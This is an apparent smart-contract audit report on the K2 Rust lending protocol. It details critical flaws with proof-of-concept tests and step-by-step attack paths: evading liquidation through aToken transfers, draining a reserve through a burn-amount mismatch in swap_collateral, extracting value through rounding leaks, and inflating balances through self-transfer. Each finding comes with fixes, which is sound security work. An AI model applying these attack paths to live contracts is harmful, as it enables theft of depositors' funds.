K2 Audit Report

Mar 22, 2026

Table of Contents

Summary 2

Overview 3

Issues 4

[WP-C1] Only whitelist checks are performed for receivers during aToken transfers, without checking sender's health factor 4

[WP-C2] When a large `amount` (exceeding the `on_behalf_of` balance) is passed to `ATokenContract.burn_scaled_and_transfer_to()` , the function resets the `on_behalf_of` balance to zero but still transfers the full `amount` of the `underlying_asset` to the `transfer_target` . 10

[WP-C3] Protocol Fund Extraction via Rounding Overshoot + swap_collateral Amount Mismatch 17

[WP-C4] aToken Self-Transfer Balance Inflation — Unrestricted Protocol Drain 27

[WP-H5] Oracle Batch Query Ignores Emergency Manual Override Due to Cache Priority Inconsistency 30

[WP-M6] Conflicting close_factor and min_remaining_debt prevents liquidation 32

[WP-M7] The liquidator will always receive the underlying asset regardless of whether `_receive_a_token` is true or false 41

[WP-M8] Callers outside the pool can burn aTokens (`aToken.burn_from()`), but there are no checks for `from` health factor and `liquidity_index` updates. 42

[WP-L9] `aToken` transfer may use stale `liquidity_index` when contract call fails 44

[WP-L10] `repay` may exceed the specified `amount` , which might violate caller expectations. 48

[WP-L11] The return value `is_first_borrow` in `DebtTokenContract.mint_scaled()` is hardcoded to always return `true` . It fails to check if `current_scaled_debt` is `0` . 53

[WP-N12] `upgrade()` and `get_admin()` may incorrectly use `TransferFailed` in error handling 57

Appendix 59

Disclaimer 60

Summary

This report has been prepared for K2 smart contract, to discover issues and vulnerabilities in the source code of their Smart Contract as well as any contract dependencies that were not part of an officially recognized library. A comprehensive examination has been performed, utilizing Static Analysis and Manual Review techniques.

The auditing process pays special attention to the following considerations:

- Testing the smart contracts against both common and uncommon attack vectors.
- Assessing the codebase to ensure compliance with current best practices and industry standards.
- Ensuring contract logic meets the specifications and intentions of the client.
- Cross referencing contract structure and implementation against similar smart contracts produced by industry leaders.
- Thorough line-by-line manual review of the entire codebase by industry experts.

Overview

Project Summary

Project Name	**K2**
Codebase	**https://github.com/Shapeshifter-Technologies/k2-contracts**
Commit	**76e743c1abf96e9ed9bcc92694d2d762ecaee418**
Language	**Rust**

Audit Summary

Delivery Date	**Mar 22, 2026**
Audit Methodology	**Static Analysis, Manual Review**
Total Isssues	**12**

[WP-C1] Only whitelist checks are performed for receivers during aToken transfers, without checking sender's health factor

Critical

Issue Description

1. This can be exploited to avoid liquidation: simply transfer aTokens to another address when about to be liquidated.
2. Zero-cost pool depletion: deposit USDC to borrow USDT, then transfer aUSDC away

contract.rs

```rust
    pub fn transfer(env: Env, from: Address, to: Address, amount: i128) -> Result<(), TokenError> {
        from.require_auth();
        Self::transfer_internal(env, from, to, amount)
    }
```

contract.rs

```rust
    fn transfer_internal(env: Env, from: Address, to: Address, amount: i128) -> Result<(), TokenError> {
        if amount <= 0 {
            return Err(TokenError::InvalidAmount);
        }

        let state = storage::get_state(&env)?;

        // Enforce whitelist on recipient to prevent bypass via aToken transfers
        Self::validate_recipient_whitelist(
            &env,
            &state.pool_address,
            &state.underlying_asset,
            &to,
        )?;

        // M-04
        let liquidity_index = {
```

```
            let mut args = soroban_sdk::Vec::new(&env);
            args.push_back(state.underlying_asset.to_val());
            match env.try_invoke_contract::<u128, k2_shared::KineticRouterError>(
                &state.pool_address,
                &soroban_sdk::Symbol::new(&env, "get_current_liquidity_index"),
                args,
            ) {
                Ok(Ok(index)) if index > 0 => index,
                _ => state.liquidity_index,
            }
        };
        // S-04
        let amount_u128 = safe_i128_to_u128(&env, amount);
        let scaled_u128 = ray_div_up(&env, amount_u128, liquidity_index).map_err(|_| TokenError::InvalidIndex)?;
        let scaled_amount = safe_u128_to_i128(&env, scaled_u128);
        let from_scaled_balance = storage::get_scaled_balance(&env, &from);

        if from_scaled_balance < scaled_amount {
            return Err(TokenError::InsufficientBalance);
        }

        let new_from_balance = from_scaled_balance.checked_sub(scaled_amount)
            .ok_or(TokenError::InsufficientBalance)?;
        let to_scaled_balance = storage::get_scaled_balance(&env, &to);
        let new_to_balance = to_scaled_balance.checked_add(scaled_amount)
            .ok_or(TokenError::TransferFailed)?;

        storage::set_scaled_balance(&env, &from, &new_from_balance);
        storage::set_scaled_balance(&env, &to, &new_to_balance);

        // N-03
        Self::handle_incentives_action(&env, &state.pool_address, &state.underlying_asset, &from, 0)?;
        Self::handle_incentives_action(&env, &state.pool_address, &state.underlying_asset, &to, 0)?;

        env.events().publish(
            (symbol_short!("transfer"), from, to),
            (scaled_amount, amount),
        );

        Ok(())
```

```
    }
```

contract.rs

```
    fn validate_recipient_whitelist(
        env: &Env,
        pool_address: &Address,
        underlying_asset: &Address,
        recipient: &Address,
    ) -> Result<(), TokenError> {
        let mut args = Vec::new(env);
        args.push_back(underlying_asset.clone().into_val(env));
        args.push_back(recipient.clone().into_val(env));

        let is_whitelisted: bool = match env.try_invoke_contract::<bool, TokenError>(
            pool_address,
            &Symbol::new(env, "is_whitelisted_for_reserve"),
            args,
        ) {
            Ok(Ok(result)) => result,
            // F-11: Fail-closed design - if pool contract call fails, block transfer for security.
            // This is a deliberate security-first choice: we prefer to block legitimate transfers
            // during transient failures (pool temporarily unavailable, gas limit, etc.) rather
            // than risk allowing unauthorized transfers if the whitelist check cannot be verified.
            // This ensures whitelist is properly configured before allowing transfers.
            _ => return Err(TokenError::TransferFailed),
        };

        if !is_whitelisted {
            return Err(TokenError::TransferFailed);
        }

        Ok(())
    }
```

access$_{c}ontrol.rs$

```rust
/// Check if address is whitelisted for reserve
///
/// Returns true if address is whitelisted or whitelist is empty (open access)
pub fn is_whitelisted_for_reserve(env: Env, asset: Address, address: Address) -> bool {
    storage::is_address_whitelisted_for_reserve(&env, &asset, &address)
}
```

storage.rs

```rust
pub fn is_address_whitelisted_for_reserve(env: &Env, asset: &Address, address: &Address) -> bool {
    // M-01: Read from consolidated whitelist Map
    let wl_map: Map<Address, bool> = env.storage().instance().get(&RESERVE_WL_MAP).unwrap_or(Map::new(env));
    let has_whitelist = wl_map.get(asset.clone()).unwrap_or(false);
    if !has_whitelist {
        return true;
    }

    let whitelist = get_reserve_whitelist(env, asset);

    if whitelist.is_empty() {
        return true;
    }

    let len = whitelist.len().min(MAX_RESERVES);
    for i in 0..len {
        if let Some(whitelisted_addr) = whitelist.get(i) {
            if whitelisted_addr == *address {
                return true;
            }
        }
    }

    false
}
```

Unit Test

The following test demonstrates how an account with `healthFactor < 1` can successfully transfer out its aTokens to avoid liquidation.

```
#[test]
fn test_atoken_transfer_blocks_liquidation_and_allows_withdraw() {
    let env = Env::default();
    env.mock_all_auths();
    env.budget().reset_unlimited();
    setup_ledger(&env);

    // User supplies 10_000 A, borrows 8_000 B (healthy at $1.00)
    let (router, oracle_client, admin, asset_a, asset_b, user, liquidator) =
        setup_liquidation_scenario(&env, 10_000_0000000, 8_000_0000000);

    // Make position liquidatable
    set_asset_price(&oracle_client, &admin, &asset_a, 94_000_000_000_000, &env);
    let mid = router.get_user_account_data(&user);
    assert!(mid.health_factor < WAD, "Position should be liquidatable");

    // Transfer all aTokens away (no sender HF check in aToken transfer)
    let reserve_data = router.get_reserve_data(&asset_a);
    let a_token_client = a_token::Client::new(&env, &reserve_data.a_token_address);
    let user_atoken_balance = a_token_client.balance(&user);
    assert!(user_atoken_balance > 0, "User should have aToken balance");

    let receiver = Address::generate(&env);
    a_token_client.transfer(&user, &receiver, &user_atoken_balance);
    assert_eq!(a_token_client.balance(&user), 0, "User aToken balance should be zero");

    // Receiver can withdraw underlying even though they never borrowed
    let withdrawn = router.withdraw(&receiver, &asset_a, &u128::MAX, &receiver);
    assert!(withdrawn > 0, "Receiver should be able to withdraw underlying");

    // Liquidation now fails due to missing collateral
    let liq_result = router.try_liquidation_call(
        &liquidator,
        &asset_a,
        &asset_b,
        &user,
        &1_0000000u128,
        &false,
```

```
    );
    assert!(liq_result.is_err(), "Liquidation should fail after collateral is
transferred away");
}
```

Then run the following command:

```
cargo install --locked stellar-cli
./deployment/build.sh
for f in target/wasm32v1-none/release/k2_*.wasm; do     stellar contract optimize
--wasm "$f";   done
cargo test -p k2-unit-tests
test_atoken_transfer_blocks_liquidation_and_allows_withdraw
```

It shows:

```
running 1 test
Writing test snapshot file for test
"kinetic_router_test_safety::test_atoken_transfer_blocks_liquidation_and_allows_withdraw"
to
"test_snapshots/kinetic_router_test_safety/test_atoken_transfer_blocks_liquidation_and_allows_withd
test
kinetic_router_test_safety::test_atoken_transfer_blocks_liquidation_and_allows_withdraw
... ok

test result: ok. 1 passed; 0 failed; 0 ignored; 0 measured; 560 filtered out; finished
in 0.47s
```

[WP-C2] When a large `amount` (exceeding the `on_behalf_of` balance) is passed to `ATokenContract.burn_scaled_and_transfer_to()`, the function resets the `on_behalf_of` balance to zero but still transfers the full `amount` of the `underlying_asset` to the `transfer_target`.

Critical

Issue Description

Quick PoC:

1. Attacker supply 1 wei.
2. Call `swap_collateral` using the entire available liquidity (`underlying_asset.balance(aToken)`) as the `amount` parameter, which far exceeds the user's 1 wei balance.
3. Withdraw all assets acquired through the swap in step 2.

https://github.com/Shapeshifter-Technologies/k2-contracts/tree/audit-base/blob/af52e1fc5e2de5f30fd672ef36d1b0a00cf4fcb3/contracts/a-token/src/contract.rs#L367-L456

```rust
    /// Burns scaled aTokens and transfers underlying to target in a single call.
    /// Returns (new_user_scaled_balance, new_total_supply_scaled) to avoid
    /// follow-up cross-contract queries for these values.
    pub fn burn_scaled_and_transfer_to(
        env: Env,
        caller: Address,
        on_behalf_of: Address,
        amount: u128,
        index: u128,
        transfer_target: Address,
    ) -> Result<(i128, i128), TokenError> {
        caller.require_auth();
        let mut state = storage::get_state(&env)?;
        if !storage::is_authorized_caller(&env, &caller, &state.pool_address) {
            return Err(TokenError::Unauthorized);
        }
```

```rust

        if amount == 0 {
            return Err(TokenError::InvalidAmount);
        }

        if index == 0 {
            return Err(TokenError::InvalidIndex);
        }

        // M-14 / OPT-M2: ray_div_up burns slightly more scaled units (protocol-favorable)
        let scaled_u128 = ray_div_up(&env, amount, index).map_err(|_| TokenError::InvalidIndex)?;
        let mut amount_scaled = safe_u128_to_i128(&env, scaled_u128);
        let current_scaled_balance = storage::get_scaled_balance(&env, &on_behalf_of);

        // Cap at actual scaled balance: ray_div_up(ray_mul_down(S,I),I) can exceed S by 1
        if amount_scaled > current_scaled_balance {
            amount_scaled = current_scaled_balance;
        }

        if amount_scaled == 0 {
            return Err(TokenError::InvalidAmount);
        }

        let new_scaled_balance = current_scaled_balance.checked_sub(amount_scaled)
            .ok_or(TokenError::InsufficientBalance)?;
        storage::set_scaled_balance(&env, &on_behalf_of, &new_scaled_balance);

        // F-19
        state.total_supply_scaled = state
            .total_supply_scaled
            .checked_sub(amount_scaled)
            .ok_or(TokenError::TransferFailed)?;
        let underlying_asset = state.underlying_asset.clone();
        let pool_address = state.pool_address.clone();
        storage::set_state(&env, &state);

        let amount_i128 = safe_u128_to_i128(&env, amount);
        env.events().publish(
            (symbol_short!("burn"), on_behalf_of.clone()),
```

```
            (amount_scaled, amount_i128),
        );

        // Update incentives after burning (supply rewards)
        Self::handle_incentives_action(&env, &pool_address, &underlying_asset, &on_behalf_of, 0)?;

        // Transfer underlying to target (same logic as transfer_underlying_to)
        let mut transfer_args = Vec::new(&env);
        transfer_args.push_back(env.current_contract_address().into_val(&env));
        transfer_args.push_back(transfer_target.into_val(&env));
        transfer_args.push_back(amount_i128.into_val(&env));

        // Authorize aToken contract to transfer underlying token
        // Note: authorize_as_current_contract only authorizes the contract itself, not the EOA caller
        let transfer_auth = InvokerContractAuthEntry::Contract(SubContractInvocation {
            context: ContractContext {
                contract: underlying_asset.clone(),
                fn_name: Symbol::new(&env, "transfer"),
                args: transfer_args.clone(),
            },
            sub_invocations: soroban_sdk::vec![&env],
        });

        env.authorize_as_current_contract(soroban_sdk::vec![&env, transfer_auth]);

        let _: () = env.invoke_contract(
            &underlying_asset,
            &Symbol::new(&env, "transfer"),
            transfer_args,
        );

        Ok((new_scaled_balance, state.total_supply_scaled))
    }
```

Description

In `burn_scaled_and_transfer_to` , `amount_scaled` is capped to `current_scaled_balance` on L398-400 to handle the 1 unit rounding error caused by `ray_div_up` . However, L419 still uses the **original** `amount` parameter when calculating `amount_i128` , causing a severe mismatch between the actual transferred underlying assets and the burned aToken amount. An attacker holding only 1 wei of aToken can drain the entire reserve through `swap_collateral` , making the protocol insolvent.

Root Cause (`contracts/a-token/src/contract.rs:L392-L450`):

```
// L398-400: Cap only applies to burn amount
if amount_scaled > current_scaled_balance {
    amount_scaled = current_scaled_balance;   // ← burns only 1 scaled unit
}
// ...
let amount_i128 = safe_u128_to_i128(&env, amount);  // L419: Still uses original amount!
// L432/L450: transfer uses amount_i128 → transfers entire reserve
transfer_args.push_back(amount_i128.into_val(&env));
```

Call Path

```
attacker
  → kinetic_router::swap_collateral(
        caller      = attacker,
        from_asset  = USDC,
        to_asset    = USDT,
        amount      = usdc_aToken.balance(underlying),   // entire reserve
        min_amount_out = 1,
        swap_handler   = None
    )
    // swap.rs:L103-116
    ↓ burn_scaled_and_transfer_to(
          caller         = pool,
          on_behalf_of   = attacker,
          amount         = <entire_reserve>,      // passes the original large amount
          index          = liquidity_index,
          transfer_target= pool
      )
```

```
      // contract.rs:L392-454
      ├─ scaled_u128 = ray_div_up(amount, index)  // >> current_scaled_balance
      ├─ amount_scaled = current_scaled_balance    // capped at 1 (attacker's actual
      balance)
      ├─ burns 1 scaled unit (attacker's entire balance)
      ├─ amount_i128 = safe_u128_to_i128(amount)  // ← original large amount, uncapped
      └─ underlying.transfer(aToken → pool, amount_i128)  // transfers out the entire
      reserve ⚠

    // swap.rs:L125-168
    ↓ dex::swap_exact_tokens(
          from_token = USDC,
          to_token   = USDT,
          amount_in  = <entire_reserve>,   // swaps using the original large amount
          min_out    = 1,
          recipient  = pool
      )
      └─ USDC → USDT, swap output is deposited into the pool

    // swap.rs:L277-295
    ↓ a_token::mint_scaled(pool, attacker, usdt_received, index)
      └─ attacker receives aUSDT equivalent to the entire USDC reserve

  → kinetic_router::withdraw(attacker, USDT, full_balance)
      └─ attacker withdraws all USDT to complete the arbitrage
```

Proof of Concept

Test file: `tests/integration-tests/src/poc_drain_via_overcapped_burn.rs`

```rust
#[test]
fn poc_drain_reserve_via_overcapped_burn() {
    let env = create_test_env_with_budget_limits();
    let protocol = deploy_test_protocol_two_assets(&env);

    // Victim LP deposits 1,000,000 USDC (7 decimals → 1e13 units)
    let lp_supply: u128 = 1_000_000_0000000;
    protocol.kinetic_router.supply(
        &protocol.liquidity_provider, &protocol.usdc_asset,
        &lp_supply, &protocol.liquidity_provider, &0u32,
    );
```

```
    // Attacker deposits 1 wei just to pass the amount_scaled != 0 check
    protocol.kinetic_router.supply(
        &protocol.user, &protocol.usdc_asset,
        &1u128, &protocol.user, &0u32,
    );
    protocol.kinetic_router
        .set_user_use_reserve_as_coll(&protocol.user, &protocol.usdc_asset, &true);

    let usdc_in_atoken_before =
        protocol.usdc_client.balance(&protocol.usdc_a_token.address);
    let drain_amount = usdc_in_atoken_before as u128; // = lp_supply + 1

    // Attack: amount = total reserve, but only burns 1 wei of aTokens
    protocol.kinetic_router.swap_collateral(
        &protocol.user,
        &protocol.usdc_asset,
        &protocol.usdt_asset,
        &drain_amount,
        &1u128,  // min_amount_out = 1
        &None,
    );

    let usdc_in_atoken_after =
        protocol.usdc_client.balance(&protocol.usdc_a_token.address);
    let attacker_usdt = protocol.usdt_a_token.balance(&protocol.user);

    // Reserve is drained
    assert_eq!(usdc_in_atoken_after, 0);
    // Attacker receives the bulk of the LP's deposit (minus DEX fees)
    assert!(attacker_usdt as u128 > lp_supply / 2);
}
```

Expected Output:

- `usdc_in_atoken_after = 0` (Reserves drained to zero)
- `attacker_usdt_after  999_500_0000000` (Approx. 999,500 USDT)
- LP's aUSDC balance remains unchanged, but underlying assets are gone, rendering the protocol insolvent.

Vulnerable Code

`contracts/a-token/src/contract.rs#L392-L450`

```
// L398-400: Only caps the burn amount (scaled balance)
if amount_scaled > current_scaled_balance {
    amount_scaled = current_scaled_balance;
}
// L419: The transfer amount still uses the original 'amount', not the capped value
let amount_i128 = safe_u128_to_i128(&env, amount);
// L432: The original large 'amount_i128' is transferred out of the aToken contract
transfer_args.push_back(amount_i128.into_val(&env));
```

Recommended Fix

The transfer amount must align with the actual scaled amount burned, rather than using the original `amount` :

```
// 1. Calculate the actual underlying amount to transfer based on the capped
amount_scaled
let capped_amount = ray_mul_down(&env, amount_scaled as u128, index)?;
let amount_i128 = safe_u128_to_i128(&env, capped_amount);

// 2. Use the capped value for the subsequent transfer
transfer_args.push_back(amount_i128.into_val(&env));
```

Alternatively, validate that `amount  user_underlying_balance` in `swap_collateral` before calling `burn_scaled_and_transfer_to` :

```
// swap.rs: Add validation before burning
let user_scaled = a_token.get_scaled_balance(&caller);
let user_underlying = ray_mul_down(&env, user_scaled as u128,
updated_from_reserve_data.liquidity_index)?;
if amount > user_underlying {
    return Err(KineticRouterError::InsufficientCollateral);
}
```

[WP-C3] Protocol Fund Extraction via Rounding Overshoot + swap_collateral Amount Mismatch

Critical

Issue Description

https://github.com/Shapeshifter-Technologies/k2-contracts/tree/audit-base/blob/40ce1ecb6f2737f19bd138e6d04d689ad896cfcf/contracts/a-token/src/contract.rs#L370-L462

```
370     /// Burns scaled aTokens and transfers underlying to target in a single call.
371     /// Returns (new_user_scaled_balance, new_total_supply_scaled) to avoid
372     /// follow-up cross-contract queries for these values.
373     pub fn burn_scaled_and_transfer_to(
374         env: Env,
375         caller: Address,
376         on_behalf_of: Address,
377         amount: u128,
378         index: u128,
379         transfer_target: Address,
380     ) -> Result<(i128, i128), TokenError> {
@@ 381,393 @@
394
395         // M-14 / OPT-M2: ray_div_up burns slightly more scaled units (protocol-favorable)
396         let scaled_u128 = ray_div_up(&env, amount, index).map_err(|_| TokenError::InvalidIndex)?;
397         let mut amount_scaled = safe_u128_to_i128(&env, scaled_u128);
398         let current_scaled_balance = storage::get_scaled_balance(&env, &on_behalf_of);
399
400         // Cap at actual scaled balance: ray_div_up(ray_mul_down(S,I),I) can exceed S by 1
401         if amount_scaled > current_scaled_balance {
402             amount_scaled = current_scaled_balance;
403         }
404
405         if amount_scaled == 0 {
406             return Err(TokenError::InvalidAmount);
407         }
```

```
408
409         let new_scaled_balance = current_scaled_balance.checked_sub(amount_scaled)
410             .ok_or(TokenError::InsufficientBalance)?;
411         storage::set_scaled_balance(&env, &on_behalf_of, &new_scaled_balance);
412
413         // F-19
@@ 414,420 @@
421
422         // WP-C1: Derive actual amount from capped scaled value, not raw `amount`
423         let actual_amount = ray_mul(&env, safe_i128_to_u128(&env, amount_scaled),
index)
424             .map_err(|_| TokenError::InvalidIndex)?;
425         let actual_amount_i128 = safe_u128_to_i128(&env, actual_amount);
426         env.events().publish(
427             (symbol_short!("burn"), on_behalf_of.clone()),
428             (amount_scaled, actual_amount_i128),
429         );
430
431         // Update incentives after burning (supply rewards)
432         Self::handle_incentives_action(&env, &pool_address, &underlying_asset,
&on_behalf_of, 0)?;
433
434         // Transfer underlying to target (same logic as transfer_underlying_to)
435         let mut transfer_args = Vec::new(&env);
436         transfer_args.push_back(env.current_contract_address().into_val(&env));
437         transfer_args.push_back(transfer_target.into_val(&env));
438         transfer_args.push_back(actual_amount_i128.into_val(&env));
439
@@ 440,451 @@
452
453         let _: () = env.invoke_contract(
454             &underlying_asset,
455             &Symbol::new(&env, "transfer"),
456             transfer_args,
457         );
458
459         Ok((new_scaled_balance, state.total_supply_scaled))
460     }
```

https://github.com/Shapeshifter-Technologies/k2-contracts/tree/audit-base/blob/40ce1ecb6f2737f19bd138e6d04d689ad896cfcf/contracts/a-token/src/contract.rs#L250-L312

```
    pub fn burn_scaled(
        env: Env,
        caller: Address,
        on_behalf_of: Address,
        amount: u128,
        index: u128,
    ) -> Result<(bool, i128), TokenError> {
@@ 257,269 @@

        // M-14 / OPT-M2: ray_div_up burns slightly more scaled units (protocol-favorable)
        let scaled_u128 = ray_div_up(&env, amount, index).map_err(|_| TokenError::InvalidIndex)?;
        let mut amount_scaled = safe_u128_to_i128(&env, scaled_u128);
        let current_scaled_balance = storage::get_scaled_balance(&env, &on_behalf_of);

        // Cap at actual scaled balance: ray_div_up(ray_mul_down(S,I),I) can exceed S by 1
        if amount_scaled > current_scaled_balance {
            amount_scaled = current_scaled_balance;
        }

        if amount_scaled == 0 {
            return Err(TokenError::InvalidAmount);
        }

        let new_scaled_balance = current_scaled_balance.checked_sub(amount_scaled)
            .ok_or(TokenError::InsufficientBalance)?;
        storage::set_scaled_balance(&env, &on_behalf_of, &new_scaled_balance);

        // F-19
@@ 290,296 @@

        // WP-L4: Derive actual amount from capped scaled value, not raw `amount`
        let actual_amount = ray_mul(&env, safe_i128_to_u128(&env, amount_scaled), index)
            .map_err(|_| TokenError::InvalidIndex)?;
        env.events().publish(
            (symbol_short!("burn"), on_behalf_of.clone()),
            (amount_scaled, safe_u128_to_i128(&env, actual_amount)),
        );
```

```rust

        // Update incentives after burning (supply rewards)
        Self::handle_incentives_action(&env, &pool_address, &underlying_asset, &on_behalf_of, 0)?;

        Ok((new_scaled_balance == 0, state.total_supply_scaled))
    }
```

```rust
/// Uses U256 for overflow safety
pub fn ray_mul(env: &Env, a: u128, b: u128) -> Result<u128, crate::KineticRouterError> {
    let a_u256 = U256::from_u128(env, a);
    let b_u256 = U256::from_u128(env, b);
    let half_ray_u256 = U256::from_u128(env, HALF_RAY);
    let ray_u256 = U256::from_u128(env, RAY);

    let product = a_u256.mul(&b_u256);
    let numerator = product.add(&half_ray_u256);
    let result = numerator.div(&ray_u256);

    result.to_u128().ok_or(crate::KineticRouterError::MathOverflow)
}
```

Two individually lower-severity issues combine into a critical vulnerability that allows an attacker to extract underlying tokens from the protocol at the expense of other depositors:

1. **Rounding overshoot in `burn_scaled_and_transfer_to`** — The function can transfer *more* underlying tokens than the caller-specified `amount`, leaking the excess into the kinetic-router contract.

For example, when `amount` is 1 and `index` is `1.5 * RAY` in `burn_scaled_and_transfer_to()`:

- `amount_scaled` is `ray_div_up(&env, amount, index)` $\left\lceil \frac{1 \times \text{RAY}}{1.5 \times \text{RAY}} \right\rceil = 1$.
- `actual_amount` is `ray_mul(&env, safe_i128_to_u128(&env, amount_scaled), index)`, which rounds up to $\frac{1 \times 1.5 \times \text{RAY}}{\text{RAY}} = 2$.

Burning 1 share results in transferring (and emitting a ”burn” event for) 2 tokens.

Based on the comment on line 395, the intended behavior should be protocol-favorable. However, the example above is not protocol-favorable; if it were, burning 1 share would result in the protocol paying out only 1 token.

1. **Amount mismatch in** `swap_collateral` — the function passes the raw user-provided `amount` to the DEX swap instead of the actual amount transferred by the burn, and performs no upfront balance validation. This allows the DEX swap to consume leaked tokens already sitting in the router.

Combined, these issues enable an attacker to: (a) accumulate leaked tokens in the router via rounding overshoot, then (b) extract those tokens via a single `swap_collateral` call with an inflated `amount`, effectively draining value from the protocol’s aToken vault at other depositors’ expense.

Root Cause Analysis

Issue 1: Rounding Overshoot in `burn_scaled_and_transfer_to`

`contracts/a-token/src/contract.rs` L395-424

The function converts between `amount` (underlying) and `amount_scaled` (shares) using two rounding operations that compound:

```
amount_scaled = ray_div_up(amount, index)       // L396 — ceiling division (rounds UP)
actual_amount = ray_mul(amount_scaled, index)    // L423 — half-up rounding
```

`ray_div_up` (utils.rs L83-98) computes `ceil(amount * RAY / index)`, rounding up to burn more shares (protocol-favorable intent). But `ray_mul` (utils.rs L37-48) computes `(amount_scaled * index + HALF_RAY) / RAY` with half-up rounding. The combination means `actual_amount` can **exceed** the original `amount`.

Concrete example: `amount = 1`, `index = 1.5 * RAY`

```
amount_scaled = ray_div_up(1, 1.5 * RAY)
              = ceil(1 * RAY / 1.5 * RAY)
              = ceil(0.666...) = 1

actual_amount = ray_mul(1, 1.5 * RAY)
              = (1 * 1.5 * RAY + HALF_RAY) / RAY
              = (1.5e27 + 0.5e27) / 1e27
              = 2
```

Result: Caller requested `amount = 1`, but `actual_amount = 2` is transferred. Overshoot = 1 token.

This overshoot is triggered for many `(amount, index)` pairs. Any index that is not an exact power-of-two multiple of RAY can produce it for certain small amounts. The overshoot can be >1 token (e.g., `amount=5, index=5/3*RAY` yields overshoot of 2).

Issue 2: Amount Mismatch in `swap_collateral`

File: `contracts/kinetic-router/src/swap.rs` L38-166

`swap_collateral` performs three steps:

1. **Burn aTokens** (L103-121): Calls `burn_scaled_and_transfer_to(amount, index, pool_address)`, transferring `actual_amount` underlying from the aToken vault to the kinetic-router (pool_address).
2. **DEX swap** (L127-166): Passes the **raw user-provided** `amount` to the DEX — NOT `actual_amount`:

   ```
   safe_u128_to_i128(&env, amount)    // L138, L149, L161
   ```

3. **No upfront balance validation**: Unlike `withdraw()` (operations.rs L168-189) which queries `balance_of_with_index` and checks `user_balance < amount_to_withdraw`, `swap_collateral` performs no such check.

Additionally, `burn_scaled_and_transfer_to` silently caps `amount_scaled` at the user's actual scaled balance (a-token L401-402):

```
if amount_scaled > current_scaled_balance {
    amount_scaled = current_scaled_balance;   // silent cap!
}
```

The return value `(new_scaled_balance, total_supply_scaled)` does NOT include `actual_amount`, so the caller (`swap_collateral`) has no way to detect the mismatch.

How They Combine

When `actual_amount > amount` (rounding overshoot):

- The aToken vault sends `actual_amount` to the router
- The DEX takes only `amount` from the router
- **Difference** `actual_amount - amount` **leaks into the router** and accumulates over time

When `amount > user_balance` (amount mismatch):

- The burn silently caps at the user's balance, transferring ~ `user_balance` to the router
- But the DEX still tries to take the full `amount` from the router
- If the router already holds accumulated leaked tokens, the DEX transfer **succeeds**

Attack Scenario

Phase 1: Accumulation (Token Leak)

Normal `swap_collateral` operations at certain `(amount, index)` values cause `actual_amount > amount`. Each such operation leaks `actual_amount - amount` tokens into the kinetic-router.

At `index = 1.5 * RAY`, every `swap_collateral` call with `amount = 1` leaks **1 token per operation**.

This can happen naturally through normal protocol usage. The attacker can also accelerate it by self-serving: repeatedly calling `swap_collateral` with `amount = 1`.

After `N` operations, the router accumulates `N` leaked tokens.

Phase 2: Extraction

1. Attacker holds aTokens worth `B` underlying tokens (their `balance_of`)
2. Attacker knows the router has accumulated `L` leaked tokens
3. Attacker calls `swap_collateral(amount = B + L)`
4. Inside `burn_scaled_and_transfer_to` :
   - `ray_div_up(B + L, index)` exceeds the attacker's share count
   - **Silently caps** at attacker's shares
   - `actual_amount = ray_mul(shares, index) = B`
   - Transfers `B` tokens from vault to router
5. Router now holds: `B` (from burn) + `L` (accumulated leak) = `B + L`
6. DEX swap transfers `amount = B + L` from router — **SUCCEEDS** (router has exactly enough)
7. Attacker receives DEX output for `B + L` tokens
8. **Attacker profit:** `L` **tokens** (extracted from the protocol at other depositors' expense)

Self-Serve Variant

The attacker does not need to wait for other users. They can execute both phases themselves:

- **Phase 1:** Call `swap_collateral(amount=1)` repeatedly (e.g., 20 times), losing ~0.5 tokens per op to rounding but leaking 1 token per op to the router. Net accumulation: 20 leaked tokens.
- **Phase 2:** Call `swap_collateral(amount = balance + 20)` , extracting all 20 leaked tokens.
- **Net profit:** ~10 tokens (20 extracted minus ~10 lost to rounding in Phase 1).

Impact

1. **Protocol insolvency:** The aToken vault (underlying tokens backing ALL depositors' aTokens) is drained by the leaked amounts. Total depositor claims exceed vault balance.
2. **Depositor loss:** Last depositors to withdraw may find the vault unable to cover their full aToken balance. This is a classic "bank run" scenario.
3. **Linear scaling:** Profit scales linearly with the number of leak operations. In a high-volume protocol, thousands of operations per day would accumulate significant leaked value.

4. **No external observation needed:** The attacker can self-serve the entire attack without depending on other users' activity.
5. **No revert or error:** All operations succeed silently. The burn's silent cap and the amount mismatch produce no errors or warnings.

Comparison with `withdraw()`

`withdraw()` (operations.rs L132-283) handles the same underlying operation correctly:

Aspect	`withdraw()`	`swap_collateral()`
Balance query	Queries `balance_of_with_index` upfront (L168-177)	None
Validation	Checks `user_balance < amount` → `InsufficientCollateral` (L187-189)	None
Max amount	Supports `amount == u128::MAX` for "withdraw all" (L181-185)	No equivalent
Burn function	Uses `burn_scaled` (L224-228) — does NOT transfer	Uses `burn_scaled_and_transfer_to` — transfers to router
Transfer amount	Uses validated `amount_to_withdraw` (L241)	Uses raw `amount` (L138/149/161)
Transfer source	aToken vault via `transfer_underlying_to`	aToken vault → router → DEX (two hops)

Recommendation

Fix 1: Cap `actual_amount` at `amount` in `burn_scaled_and_transfer_to`

Prevents the rounding overshoot from leaking tokens:

```
// After L424:
let actual_amount = ray_mul(&env, safe_i128_to_u128(&env, amount_scaled), index)
    .map_err(|_| TokenError::InvalidIndex)?;
```

```
// ADD: Cap actual_amount at the original requested amount
let actual_amount = actual_amount.min(amount);
```

This ensures the transfer never exceeds the caller's requested `amount`, regardless of rounding.

Fix 2: Add balance validation to `swap_collateral`

Follow the same pattern as `withdraw()`:

```
// Before the burn call (around L101):
// Query user's actual aToken balance
let user_balance = /* balance_of_with_index query */;

// Validate amount doesn't exceed balance
if user_balance < amount {
    return Err(KineticRouterError::InsufficientCollateral);
}
```

Fix 3: Use actual transferred amount for DEX swap

Instead of the raw `amount`, use the actual amount received by the router:

```
// After burn (L116-121):
let router_received = /* query or compute actual_amount from burn */;

// Use router_received for DEX swap instead of raw amount
safe_u128_to_i128(&env, router_received)   // L138, L149, L161
```

This requires `burn_scaled_and_transfer_to` to return `actual_amount` in its return tuple, or the caller to compute it from the balance difference.

Fix 1 alone is sufficient to close the combined vulnerability, as it eliminates the token leak that Phase 1 depends on. However, applying all three fixes is recommended for defense-in-depth.

[WP-C4] aToken Self-Transfer Balance Inflation — Unrestricted Protocol Drain

Critical

Issue Description

`transfer_internal` does not check `from == to`. On self-transfer, the balance subtraction is overwritten by the addition, inflating `scaled_balance` by `scaled_amount` each call. Repeatable to drain all reserves.

